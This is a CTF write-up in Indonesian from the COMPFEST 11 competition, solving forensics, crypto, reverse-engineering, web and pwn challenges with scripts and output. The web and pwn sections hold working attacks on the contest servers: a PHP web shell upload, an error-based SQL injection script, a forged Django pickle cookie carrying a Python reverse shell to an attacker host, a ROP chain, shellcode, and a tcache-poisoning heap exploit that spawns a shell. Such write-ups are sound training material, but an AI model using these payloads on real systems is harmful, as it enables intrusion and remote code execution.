Write Up COMPFEST 11

Rev.ID_CTF

Muh. Fani Akbar

Bayu Fedra Abdullah

Muhammad Alifa Ramdhan

-

Info/Bonus

The Game Start

Cara Pengerjaan

- Submit Flag yang telah di sediakan

Flag : COMPFEST11{iyeu_teh_bendera}

Bergabunglah di Discord Kami

Cara Pengerjaan

- Join discord yang link nya telah di kirim ke e-mail sebelumnya, flag ada di header **#announcement**

Flag: COMPFEST11{w3lc0M3_tO_d15C0Rd_g4N}

Ikuti Akun Instagram Compfest

Cara Pengerjaan

- Cek akun instagram dengan user **compfest** dan liat pada story, maka flag akan terlihat

Flag : COMPFEST11{follow_compfest_instagram_account_to_get_further_info_about_compfest}

Forensic

Cable News Network

Cara Pengerjaan

- Di berikan File soal.png yang bisa di download di :
- https://drive.google.com/file/d/1tVGiRUrlUwmJI9b8hN0N-OZUlHL_nLIO/view
- Buka menggunakan Stegsolve lalu geser-geser untuk mengubah pattern image nya hingga terdapat strings yang bisa di baca yang merupakan Flag

Flag : COMPFEST11{preprocessing_convolutional_neural_network_yeay}

File Separation

Cara Pengerjaan

- Di berikan 8 file yang bisa di download pada :
- https://drive.google.com/drive/folders/1cVEL_ZDWa0pUGjFEqem5xgrRA7382q7m?usp=sharing
- 8 File tersebut merupakan satu file yang di pisah menjadi 8 bagian yang harus di satukan kembali agar bisa di baca
- Lakukan sedikit analisa, dan di ketahui salah satu file dengan nama **FUONSYBYZZFIZRO24CR7TUIJUOMMPWNL** merupakan header file karena memiliki signature **"FF D8 FF E1"** yang merupakan header signature file **JPG**
- Dan untuk bagian lainnya kita menggabungkannya dengan melakukan bruteforce :

Kode

```
#!/usr/bin/env python


import os

from random import shuffle


#untuk rename dan buat direktori baru agar mempermudah

#sebelumnya rename file yang memiliki signature menjadi head

#path    = "pieces/"

#pieces    = os.listdir(path)

#os.mkdir("crav")

#for i,j in zip(range(len(pieces)), pieces):

#    os.rename(path+j, path+str(i))


tmp_rand = []
```

```
head = open("pieces/head", "rb").read()


while True:
    rand = range(1, 8)
    shuffle(rand)


    new = "".join(str(i) for i in rand)


    if new not in tmp_rand:
            tmp_rand.append(new)
            w = open("crav/{}.jpg".format(new), "w")
            w.write(head)


            for i in new:
                    x = open("pieces/"+i, "rb").read()
                    w.write(x)
            w.close()
```

- Scroll-Scroll file hingga di temukan 1 file yang bisa di buka dan terlihat dan terdapat string Flag

Flag: COMFPEST11{l1TTL3_t1R3D_hUH_9e153ed8}

Web

Pendaftaran Volunteer AYEY

Cara Pengerjaan

- Di berikan service web dengan url http://104.250.105.109:19018/ dimana user bisa mendaftar sebagai Volunteer
- Pada form file upload ternyata tidak secure dan bisa di manfaatkan untuk mengupload malware / backdoor
- save "**<?php system($_GET['xxx']); ?>**" dengan extensi .jpg, ex : nangiddd.jpg lalu upload ke server tapi sebelum requests di kirim ke server kita tamper dan ganti extensi dari jpg menjadi .php lalu buka url file nya maka kita sudah mendapatkan akses ke server dengan argument "**?xxx=<command>**"
- ketika di list menggunakan command ```ls -lah``` ternyata sangat banyak file dan terdapat file **fl4gnya.txt** yang berisi sesuatu yang sangat mirip flag, tetapi saat di submit **"Inccorrect"**, ternyata ada orang iseng yang sengaja mengupload untuk membuat jebakan, lemah garing lemahe teles, gusti Allah ingkang bales >:'(

- Lalu ketuka di teliti ternyata file yang di upload oleh panitia dan volunteer ternyata user nya beda, kami coba kelompokan file yang memiliki user root dengan command "**ls -lah | grep root**"
- Download semua File yang user nya adalah root dengan membuka url file nya
- Terdapat file **Spongesecret.jpg** yang terdapat string format flag yang juga bisa di akses di http://104.250.105.109:19018/uploads/Spongesecret.jpg dan ketika di submit ternyata itu benar flag nya

Flag : COMPFEST11{s3nd1ng_f4ke_m41l_huh?}

Cryptography

Optimus prime

Cara Pengerjaan

- Diberikan 2 file nums.txt dan rsa.txt yang bisa di download pada url :
- https://drive.google.com/file/d/1yQOCUI9XreWaco5pcpCHC2NIO6H5iGEO/view
- File rsa.txt berisi nilai exponent dan Cipher

```
e: 65537

c:
338670735698040963765180639828416725008497862027962246270005546216647906190069088
17048929
```

- Dan file nums.txt merupakan kumpulan bilangan long integer yang totalnya 10 juta yang di antara nya terdapat 2 faktor dari modulus RSA
- Karena nilai faktor RSA pasti merupakan sebuah bilangan prima, maka kita pisahkan bilangan primanya terlebih dahulu menggunakan script :

```
#!/usr/bin/env python
```

```
from Crypto.Util.number import isPrime

def main():
    nums    = open("nums.txt").read().split("\n")
    prime    = open("prime.txt", "w")

    for i in nums:
            try:
                    if isPrime(int(i)):
                            prime.write(i+"\n")
                            prime.flush()
            except Exception as e:
                    print e, list(i)

    prime.close()

if __name__ == '__main__':
    main()
```

- Di dapatkan kumpulan bilangan prima yang kurang lebih terdapat sekitar 1200 an, dan tinggal kita permutasi untuk mendapatkan faktor yang benar menggunakan script :

```
#!/usr/bin/env python

import gmpy
```

```
from Crypto.Util.number import long_to_bytes


e = 65537

C =
338670735698040963765180639828416725008497862027962246270005546216647906190069088
17048929

f = open("prime.txt").read().split("\n")

x = 0

y = 0

z = len(f)


while True:

    for i in range(y, z):

            try:

                    p = int(f[x])

                    q = int(f[i])

                    N = p*q

                    d = long(gmpy.invert(e, (p-1)*(q-1)))

                    M = pow(C, d, N)

                    S = long_to_bytes(M)


                    if "COMPFEST" in S:

                            print "[+] Flag :", S

            except Exception as e:

                    print "[+] Error :", e

                    print "[+] Number :", f[i]


    x += 1
```

```
y += 1
```

- Tinggal jalankan hingga mendapatkan flag


Flag : COMPFEST11{z4flRr_i5_aW3s0me_ya}

Web

Super-Secure-Filter

Cara Pengerjaan

Web yang diberikan vulnerable SSTI, apabila memasukan angka > 4 {{ 5 }} akan mengeluarkan pesan error yang berisi filter template



Payload yang kami gunakan untuk mendapatkan Flag

{{ arthropods|ambildong:"__class__"|ambildong:"__dict__" }}

Kode

{{ arthropods|ambildong:"__class__"|ambildong:"__dict__" }}

Flag

Flag : COMPFEST11{djan90_cu5t0m_template_filters_d0nt_forg3t_t0_set_debu9_fal5e}

Web

Pemetaan Perguruan Tinggi

Cara Pengerjaan

Diberikan web http://104.250.105.109:19008, setelah dilakukan reccon, ditemukan terdapat bug sqli pada endpot /includes/deltxhasil.php di parameter urut, urut adalah paramter untuk order by.

Karena web mengeluarkan pesan error, kami menggunakan teknik Error Based SQLI.

```
$ python ptn.py

XPATH syntax error: '

nis'

....

COMPFEST11{beware_of_SQLI}'
```

Kode

Ptn.py

```
import requests


for i in range(10):

r = requests.get("http://104.250.105.109:19008/includes/deltxhasil.php?urut=1,extractvalue(0x0a,concat(0x0a,(select%20table_name%20from%20information_schema.tables where table_schema=database()%20limit%20{},1)))&tahapan=1".format(i))

# XPATH syntax error: '

# data_prodi'

# XPATH syntax error: '

# data_provinsi'

# XPATH syntax error: '

# data_ptn'

# XPATH syntax error: '

# data_siswa'
```

```
# XPATH syntax error: '

# data_um'

print r.content


for i in range(20):

r = requests.get("http://104.250.105.109:19008/includes/deltxhasil.php?urut=1,extractvalue(0x0a,concat(0x0a,(select%20column_name%20from%20information_schema.columns where table_name=0x{} and table_schema=database()%20limit%20{},1)))&tahapan=1".format("data_siswa".encode("hex"), i))

print r.content


r = requests.get("http://104.250.105.109:19008/includes/deltxhasil.php?urut=1,extractvalue(0x0a,concat(0x0a,(select nama from data_siswa where nama like 'COMPFEST%')))&tahapan=1")

print r.content
```

Flag

Flag : COMPFEST11{beware_of_SQLI}

Web

FileShack

Cara Pengerjaan

Diberikan web http://104.250.105.109:19080 dan source api.py dan url.py

Sebelum source api.py di-release, kami menganalisa cookie dan ternyata setelah didecode merupakan hasil serialize dari pickle protokol 4.

Karena terdapat signature, kami tidak bisa menngubahnya karena dibutuhkan SECRET_KEY

Sampai saat source api.py di release dan kami bisa mendapatkan SECRET_KEY

```
try:
    # Protection against "SQL Injection"
    token = token.replace('\'', '')
    token = token.replace(';', '')
    token = token.replace('\\', '')
    file_list = File.objects.raw('SELECT * FROM fileboard_file WHERE token="%s"' % token)
    for file in file_list:
        file_path = file.file_path
except:
    raise Http404


if file_path:
    file_dir = os.path.dirname(os.path.dirname(os.path.dirname(os.path.abspath(__file__))))
    file_path = file_dir + '/files/' + file_path
```

Variable Token datang dari paramter GET /file/<token>.

Dari source tersebut diketahui terdapat celah SQLI, pada variable file_path bisa di lakukan path transversal dengan cara me-return path lokasi yang diinginkan saat menginjek SQLI.

Kami awalnya membaca file manage.py agar mengetahui nama project, lalu membaca file settings.py untuk mengetahui SECRET_KEY

```
$ python r.py "../FileShack/settings.py"

....

SECRET_KEY

...
```

Untuk mem-forge cookie dengan payload pickle reverse shell kami menggunakan script dari https://github.com/danghvu/pwp yang ditelah sedikit dimodifikasi.

```
$ python exploit.py
```

Server VPS

```
$ nc -vlp 2121

$ $ grep -Ri "COMPFEST" 2>/dev/null

var/flag/a8d0183:COMPFEST11{sQLi_4Nd_tH3N_Rc3_uWu_6c1d7fef}
```

Kode

R.py

```
import requests

import binascii


import sys
```

```
# python r.py "../FileShack/settings.py"

p = binascii.hexlify(sys.argv[1])

r = requests.get('http://104.250.105.109:19080/file/AAAAAAAA" union select 1,2,0x{} -- -'.format(p))


print r.content
```

Exploit.py

```
import os, hashlib, sys, pickle

import requests, subprocess

from hmac import new as hmac

from base64 import b64encode as b64


class ex(object):

def __reduce__(self):


return (os.system, ('python -c \'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("167.99.X.X",2121));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);\',))


def send_django(key, add, payload):

def base64(s): #taken from django

import base64

return base64.urlsafe_b64encode(s).strip(b'=')


def salted_hmac(salt, value, secret): #taken from django

key = hashlib.sha1((salt + secret).encode('utf-8')).digest()

return hmac(key, msg=value, digestmod=hashlib.sha1).digest()
```

```
import time

import baseconv #taken from django


timestamp = baseconv.base62.encode(str(int(time.time()))).encode()

print(timestamp)

data = base64(payload)+b":"+timestamp

mac = base64(salted_hmac('django.contrib.sessions.backends.signed_cookiessigner', data, key)) #default salt by django

s = '{}:{}:{}'.format(base64(payload).decode(), timestamp.decode(),mac.decode())

print(s)

print(requests.get(add, cookies={'sessionid':s}).content)


last_viewed = {}

last_viewed['last_viewed'] = ex()#"HACKED"

p = pickle.dumps(a, protocol=4)


send_django("14wzd&o9dg1_ukfajt(6)bs5j*nhf2#_=xop^ry_y)5f8m0apq",
"http://104.250.105.109:19080/", p)
```

Flag

Flag : COMPFEST11{sQLi_4Nd_tH3N_Rc3_uWu_6c1d7fef}

Pwn

Let’s Jump

Cara Pengerjaan

Program memiliki vuln buffer overflow dengan memasukkan data lebih dari 9 byte kita sudah dapat mengontrol RIP. Di dalam program terdapat fungsi yang dapat menampilkan flag, tetapi ada 2 argumen sebagai syarat yg harus di kirim agar fungsi tersebut menampilkan flag.

```
void FUN_004007b6(long param_1,char *param_2)

{
  int iVar1;
  FILE *pFVar2;
  char *__s;

  pFVar2 = fopen("flag.txt","r");
  __s = (char *)malloc(0x28);
  __isoc99_fscanf(pFVar2,&DAT_0040094f,__s);
  if (param_1 == 1) {
    iVar1 = strcmp(param_2,"Hewhewbrew");
    if (iVar1 == 0) {
      puts(__s);
                    /* WARNING: Subroutine does not return */
      exit(0);
    }
  }
  return;
}
```

Agar program menampilkan flag, argumen 1 dan kedua harus diisi 1 dan sebuah pointer ke alamat string “Hewhewbrew” yg berada pada alamat 0x00400952. Untuk mengirim argumennya kita

perlu membuild ropchain manual yg mengisi register rdi (arg1) dan rsi (arg2). Dibawah ini merupakan full exploitnya.

Kode

exploit.py

```
from pwn import *
pop_rdi = p64(0x0000000000400923)
pop_rsi_x = p64(0x0000000000400921)
pay = "B"+"A"*0x8
pay += pop_rdi
pay += p64(1)
pay += pop_rsi_x
pay += p64(0x00400952)
pay += p64(0)
pay += p64(0x4007b6)
print(pay)
```

```
$ python exploit.py | nc 104.250.105.109 19001
Enter input
COMPFEST11{jump_and_play_with_ret_gadget}
```

Flag

Flag : COMPFEST11{jump_and_play_with_ret_gadget}

I Hate log with Base e

Cara Pengerjaan

Saya menggunakan kode dibawah ini untuk mempermudah menggenerate shellcode untuk menampilkan isi directory dan membaca file.

Kode

exploit2.py

```
from pwn import *
context.arch = 'amd64'
def dir_shellcode(n):
    shellc = """
        _start:
            xor rax,rax
            xor rdi,rdi
            {dirc}
            mov rdi,rsp
            xor rsi,rsi
            xor rdx,rdx
            inc rax
            inc rax
            syscall

            test rax,rax
            jz error

            mov rdi,rax
            mov dx, 0x4000
```

```
        sub rsp,rdx
        mov rsi,rsp
        mov al,78
        syscall

        mov rdx,rax
        xor rax,rax
        inc rax
        inc rax
        inc rax
        syscall

        mov rsi,rsp
        xor rax,rax
        inc rax
        xor rdi,rdi
        inc rdi
        syscall

        add rsp,rdx

    error:
        xor rax,rax
        mov al,60
        xor rdi,rdi
        syscall
""".format(dirc=shellcraft.pushstr(n))
#print(run_shellcode(asm(shellc)).recv())
p = asm(shellc)
print(len(p)+1)
```

```
    print(p)


def readfile_shellcode(n):
    baca = shellcraft.open(n,"O_RDONLY")
    baca += "sub rsp, 0x60000;"
    baca += shellcraft.read("rax","rsp",0x60050)
    baca += shellcraft.write(1,"rsp",0x60050)
    p = asm(baca)
    print(len(p)+1)
    print(p)
```

Dengan memanggil fungsi **dir_shellcode(“.”)** kita mendapatkan data2 yg berisi daftar yg berada di current directory.

```
 $ python exploit2.py | nc 104.250.105.109 19004
Insert length of your shellcode: Give me 95 bytes:
...h dir_gen.si graph.tx arenaj(sandboxed_shellco0sandboxed_shellcode.c
(graph_generator.cpp
 build.sh
        (dir_generator.cpp
                        run.s%
```

Terdapat banyak file pada current directory, kami mencoba membaca file build.sh dengan memanggil fungsi **readfile_shellcode(“./build.sh”)**

```
$ python exploit2.py | nc 104.250.105.109 19004
Insert length of your shellcode: Give me 79 bytes:
g++ -std=c++11 graph_generator.cpp -o graph_generator
./graph_generator > graph.txt
```

```
g++ -std=c++11 dir_generator.cpp -o dir_generator
./dir_generator < graph.txt > dir_gen.sh

chmod +x dir_gen.sh


mkdir -p arena
rm -rf arena/*
cd arena

../dir_gen.sh

cd ..

gcc sandboxed_shellcode.c -o sandboxed_shellcode

rm graph_generator dir_generator
ζ06@dxh

@@H0(( Vo0 Vo Vo0B0"`,o VoGive me 79 bytes:
our shellcode: !5h`< W<<h=ꞙ ^h` /
h![h!(hoᘔhhm*h!,)@`HY\#o
o⸝@!',hk#       o#;箽#u"+@ To,@
>h=KFhh@@JPV$#=#@$Phh$KhPh$Kh##@`ɕ.wdKFhH `@(ḩ@`ɕp(ZꞙZꞙO`rgogo4%&0
`%%%%%%%%%%%%%%%%////////////////@X0((O(X(Gbuild.sh
@@L@[Sandbox] Segmentation Fault
```

Kami mengira file build.sh akan dijalan kan untuk mensetup challenge dan setelah kami analisa juga file flag akan dicopy ke sebuah directory yg random dan telah digenerate. File dir_gen.sh adalah file yg berisi perintah2 membuat directory dan terdapat 1 perintah yg mencopy flag ke sebuah directory. Kita dapat mengambil informasi dari file tersebut.

Jika kita grep pada file dir_gen.sh, kita akan menemukan perintah dimana file flag dicopy ke sebuah directory.

```
$ python exploit2.py | nc 104.250.105.109 19004 | grep flag
cp ../flag.txt 196/65/31/
```

Flag terdapat pada **./arena/196/65/31/flag.txt** kita dapat langsung memanggil **readfile_shellcode("./arena/196/65/31/flag.txt")** untuk mendapatkan flagnya.

```
python exploit2.py | nc 104.250.105.109 19004
Insert length of your shellcode: Give me 108 bytes:
COMPFEST11{s0_m4nY_ln_H3r3}
```

Flag

Flag : COMPFEST11{s0_m4nY_ln_H3r3}

You Must Strong Enough to Fight Me

Cara Pengerjaan

Program memiliki vuln double free dan use after free pada saat menghapus message dan menampilkan message. Celah ini kita dapat manfaatkan untuk mengubah jalannya program. Pertama kita harus meleak libc terlebih dahulu, caranya dengan memenuhkan tcache_bin sehingga pada free selanjutnya chunk berisi sebuah alamat heap pointer (main arena), tampilkan chunk tersebut kita akan mendapatkan leak address dan menghitungnya agar mendapat alamat base libc. Selanjutnya kita menggunakan double free untuk melakukan tcache

poisoning dengan mengubah fd pointer dengan free_hook agar alokasi selanjutnya mendapatkan alamat tersebut dan free_hook akan kita isi dengan alamat system. Setelah itu tinggal trigger free_hook dengan menghapus chunk yg memilki string “/bin/sh” didalamnya untuk mendapatkan shell.

Kode

exploit.py

```
from pwn import *


context.terminal = "tmux splitw -h -f".split()
#p = process("./problem", env={"LD_PRELOAD":"./libc6.so"})
libc = ELF("../libc-2.28.so")
p = remote("104.250.105.109", 19009)
#libc = ELF("./libc6.so")
cmd = """

"""
#gdb.attach(p, cmd, gdb_args=["--init-eval-command='source ~/gef/gef.py'"])


p.sendlineafter(": ", "0")
p.sendlineafter(": ", "G")


def goto(n):
    p.sendlineafter("choice: ", str(n))
    return


def alloc(idx, sz, msg):
    goto(1)
    p.sendlineafter(": ",str(idx))
    p.sendlineafter(": ",str(sz))
```

```
    p.sendlineafter(": ",str(msg))
    return

def show(idx):
    goto(2)
    p.sendlineafter(": ", str(idx))
    msg = p.recvuntil("\nDONE")
    return msg

def delete(idx):
    goto(4)
    p.sendlineafter(": ", str(idx))
    return

alloc(0, 0x90, "/bin/sh")
alloc(1, 0x90, "/bin/sh")
alloc(2, 0x90, "/bin/sh")
alloc(3, 0x90, "/bin/sh")
alloc(4, 0x90, "/bin/sh")
alloc(5, 0x90, "/bin/sh")
alloc(6, 0x90, "/bin/sh")
alloc(7, 0x90, "/bin/sh")
alloc(8, 0x90, "/bin/sh")
alloc(9, 0x90, "/bin/sh")
alloc(10, 0x20, "/bin/sh")
for i in range(9):
    delete(i)
leak = u64(show(7)[:8])
malloc_hook = leak - 112
libc.address = malloc_hook - libc.symbols['__malloc_hook']
```

```
print("libc @ 0x{:08x}".format(libc.address))
print(hex(libc.symbols['__free_hook']))
print(hex(libc.symbols['system']))
delete(10)
delete(10)
alloc(11, 0x20, p64(libc.symbols['__free_hook']))
alloc(12, 0x20, "/bin/sh")
alloc(13, 0x20, p64(libc.symbols['system']))
delete(12)
p.interactive()
```

```
$   % python exploit.py
[*] '~/pwn/libc-2.28.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Opening connection to 104.250.105.109 on port 19009: Done
libc @ 0x7f1ccc7ff000
0x7f1ccc9e58e8
0x7f1ccc84f300
[*] Switching to interactive mode
$ ls
problem
result
source.c
```

```
this_is_what_you_want
$ cat flag.txt
$ cat */flag.txt
COMPFEST11{b3_4w4R3_Of_m35sAg3_sTRinG_89412ab1}
```

Flag

Flag : COMPFEST11{b3_4w4R3_Of_m35sAg3_sTRinG_89412ab1}

Reverse

Works Works Works

Cara Pengerjaan

Diberikan ELF 64bit yg diharuskan menginputkan sebuah password, kode pengecekannya seperti ini.

```
 printf("Password: ");
__isoc99_scanf(&DAT_00400c5f,password);
bVar1 = true;
str = (char *)proc1(password);
pvVar2 = proc2(str);
str = (char *)proc3(pvVar2);
strcpy(local_78,str);
i = 0;
while (i < (ulong)(long)DAT_00602130) {
  if ((int)local_78[i] != *(int *)(&DAT_00602080 + i * 4)) {
    bVar1 = false;
  }
  i = i + 1;
}
if (bVar1) {
  puts("Benar");
}
else {
```

```
  puts("Salah");
 }
```

Inputan di proses terlebih dahulu melalui fungsi proc1, proc2, dan proc3 selanjutnya akan dibandingkan dengan nilai2 yang berada di DAT_00602080.

Fungsi proc3

```
char * proc3(char *pcParm1)
{
 size_t sVar1;
 ulong local_10;

 local_10 = 0;
 while( true ) {
  sVar1 = strlen(pcParm1);
  if (sVar1 <= local_10) break;
  pcParm1[local_10] = pcParm1[local_10] + -0x80;
  local_10 = local_10 + 1;
 }
 return pcParm1;
}
```

Fungsi proc3 akan mengurangi semua nilai char dengan 0x80.

Fungsi proc2

```
void * proc2(char *str)

{
 size_t len;
 void *buf_malloc;
 ulong tmp;
 long in_FS_OFFSET;
 size_t nlen;
 ulong i;
 long j;
 undefined8 local_58;
 undefined8 local_50;
 undefined8 local_48;
```

```
undefined8 local_40;
undefined8 local_38;
undefined8 local_30;
undefined8 local_28;
undefined8 local_20;
undefined local_18;
long local_10;
long mul4;

local_10 = *(long *)(in_FS_OFFSET + 0x28);
local_58 = 0x4847464544434241;
local_50 = 0x504f4e4d4c4b4a49;
local_48 = 0x5857565554535251;
local_40 = 0x6665646362615a59;
local_38 = 0x6e6d6c6b6a696867;
local_30 = 0x767574737271706f;
local_28 = 0x333231307a797877;
local_20 = 0x2f2b393837363534;
local_18 = 0;
len = strlen(str);
nlen = len;
if (len % 3 != 0) {
  nlen = (len / 3) * 3 + 3;
}
mul4 = (nlen / 3) * 4;
buf_malloc = malloc(mul4 + 1);
*(undefined *)(mul4 + (long)buf_malloc) = 0;
i = 0;
j = 0;
while (i < len) {
  if (i + 1 < len) {
    tmp = (long)str[i + 1] | (long)str[i] << 8;
  }
  else {
    tmp = (long)str[i] << 8;
  }
  if (i + 2 < len) {
    tmp = (long)str[i + 2] | tmp << 8;
  }
  else {
    tmp = tmp << 8;
  }
  *(undefined *)((long)buf_malloc + j) =
       *(undefined *)((long)&local_58 + (ulong)((uint)(tmp >> 0x12) & 0x3f));
  *(undefined *)(j + 1 + (long)buf_malloc) =
       *(undefined *)((long)&local_58 + (ulong)((uint)(tmp >> 0xc) & 0x3f));
  if (i + 1 < len) {
    *(undefined *)(j + 2 + (long)buf_malloc) =
         *(undefined *)((long)&local_58 + (ulong)((uint)(tmp >> 6) & 0x3f));
  }
```

```
    else {
      *(undefined *)((long)buf_malloc + j + 2) = 0x3d;
    }
    if (i + 2 < len) {
      *(undefined *)(j + 3 + (long)buf_malloc) =
           *(undefined *)((long)&local_58 + (ulong)((uint)tmp & 0x3f));
    }
    else {
      *(undefined *)((long)buf_malloc + j + 3) = 0x3d;
    }
    i = i + 3;
    j = j + 4;
  }
  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return buf_malloc;
}
```

Simplenya, fungsi diatas akan membagi setiap 24 bit data kedalam 6 bit data, nantinya 6 bit data tersebut akan digunakan sebagai index dari string
“ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/”

Fungsi proc1

```
char * proc1(char *pcParm1)

{
  size_t sVar1;
  ulong local_10;

  local_10 = 0;
  while( true ) {
    sVar1 = strlen(pcParm1);
    if (sVar1 <= local_10) break;
    pcParm1[local_10] = pcParm1[local_10] ^ 0x20;
    local_10 = local_10 + 1;
  }
  return pcParm1;
}
```

Fungsi proc1 akan menxor semua karakter dengan 0x20.

Dengan memahami algoritma diatas, kita dapat mereversenya

Kode

solve.py

```
from ctypes import *
from pwn import p32

buf = [0xffffffd9, 0xffffffb2, 0xffffffb9, 0xfffffff4, 0xffffffe3, 0xffffffc7, 0xffffffda, 0xffffffec,
0xffffffe3, 0xffffffb3, 0xffffffd1, 0xffffffd2, 0xffffffc5, 0xffffffd6, 0xfffffff4, 0xffffffd9, 0xffffffd4,
0xffffffb1, 0xffffffc9, 0xffffffd4, 0xffffffc5, 0xffffffee, 0xffffffb9, 0xffffffc3, 0xffffffd1, 0xffffffd6,
0xffffffce, 0xffffffc6, 0xffffffc6, 0xffffffe8, 0xffffffd2, 0xffffffaf, 0xffffffd5, 0xffffffb0, 0xffffffe8,
0xffffffca, 0xffffffd2, 0xffffffec, 0xffffffd1, 0xffffffd2, 0xffffffc5, 0xffffffe8, 0xffffffe8, 0xffffffe4]

lc = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/"
flag_enc = ''.join([chr(c_int(i+0x80).value) for i in buf])
flag = ""
for i in range(0, len(flag_enc), 4):
    flag += p32((lc.find(flag_enc[i]) << 0x18 | lc.find(flag_enc[i+1]) << 0x12 | lc.find(flag_enc[i+2]) <<
0xc | lc.find(flag_enc[i+3]) << 6)<<2)[::-1][:-1]

print("".join(map(lambda i: chr(ord(i) ^ 0x20), flag)))
```

solve.py

```
$ python solve.py
COMPFEST11{xor32_base64_shift128}
```

Flag

Flag : COMPFEST11{xor32_base64_shift128}